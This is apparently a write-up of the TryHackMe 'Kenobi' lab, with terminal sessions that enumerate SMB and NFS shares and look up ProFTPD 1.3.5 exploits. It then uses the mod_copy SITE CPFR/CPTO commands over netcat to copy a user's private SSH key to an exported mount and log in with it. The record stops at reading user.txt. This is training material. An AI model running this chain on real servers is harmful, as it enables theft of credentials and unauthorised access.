
Using your machine, connect to the machines network share.



```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# smbclient //10.10.25.151/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Wed Sep  4 06:56:07 2019
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019

                9204224 blocks of size 1024. 6877108 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (14.4 KiloBytes/sec) (average 14.4 KiloBytes/sec)
smb: \> exit

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# ls
log.txt
```

Once you're connected, list the files on the share. What is the file can you see?

➔ log.txt




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
|        . o. .   |
|       ..=o +.   |
|      . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on
```

You can recursively download the SMB share too. Submit the username and password as nothing.

smbget -R smb://MACHINE_IP/anonymous

Open the file on the share. There is a few interesting things found.

- Information generated for Kenobi when generating an SSH key for the user
- Information about the ProFTPD server.



```
# Port 21 is the standard FTP port.
Port                              21
```


What port is FTP running on?

➔ 21

Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just a server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.

In our case, port 111 is access to a network file system. Lets use nmap to enumerate this.

nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount MACHINE_IP




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.25.151
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 22:28 EDT
Nmap scan report for 10.10.25.151
Host is up (0.21s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836524.0  6877104.0  22%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 3.43 seconds
```

What mount can we see?   -> /var

Task 3 Gain initial access with ProFtpd

ProFtpd là một máy chủ FTP mã nguồn mở và miễn phí, tương thích với các hệ thống Unix và Windows. Nó cũng dễ bị tổn thương trong các phiên bản phần mềm trước đây.

Lets get the version of ProFtpd. Use netcat to connect to the machine on the FTP port.




```
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```

What is the version?

➔ 1.3.5

We can use searchsploit to find exploits for a particular software version.

Searchsploit is basically just a command line search tool for exploit-db.com.




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# searchsploit proftpd 1.3.5
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                      | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                  | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                | linux/remote/36742.txt
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

How many exploits are there for the ProFTPd running?

➔ 4

You should have found an exploit from ProFtpd's mod_copy module.


www.proftpd.org/docs/contrib/mod_copy.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

The most current version of `mod_copy` is distributed with the ProFTPD source code.

Author

Please contact TJ Saunders <tj *at* castaglia.org> with any questions, concerns, or suggestions regarding this module.

Directives

- CopyEngine
- CopyOptions

SITE Commands

- SITE CPFR
- SITE CPTO


CopyEngine

Syntax: CopyEngine *on|off*
Default: CopyEngine on
Context: server config, `<VirtualHost>`, `<Global>`
Module: mod_copy
Compatibility: 1.3.6rc1 and later

The `CopyEngine` directive enables or disables the module's handling of `SITE COPY` *et al* commands. If it is set to *off* this module ignores these commands.

CopyOptions

Syntax: CopyOptions *opt1 ...*




ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID: 49908	CVE: 2015-3306	Author: SHELLBR3AK	Type: REMOTE
EDB Verified: ✓		Exploit:	
Platform: LINUX	Date: 2021-05-26		
Vulnerable App:			

The mod_copy module implements **SITE CPFR** and **SITE CPTO** commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.

We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# nc 10.10.25.151 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.25.151]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

We knew that the /var directory was a mount we could see (task 2, question 4). So we've now moved Kenobi's private key to the /var/tmp directory.


Lets mount the /var/tmp directory to our machine

mkdir /mnt/kenobiNFS
mount MACHINE_IP:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# mkdir /mnt/kenobiNFS

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# mount 10.10.25.151:/var /mnt/kenobiNFS

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Jul  1 22:42 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root _ssh  4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Jul  1 22:42 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# 
```


We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account.



```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# sudo chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# ssh -i id_rsa kenobi@10.10.25.151
The authenticity of host '10.10.25.151 (10.10.25.151)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.25.151' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```



```
kenobi@kenobi:~$ id
uid=1000(kenobi) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpa
dmin),114(sambashare)
kenobi@kenobi:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.6 LTS"
NAME="Ubuntu"
VERSION="16.04.6 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.6 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
kenobi@kenobi:~$ 
```




```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
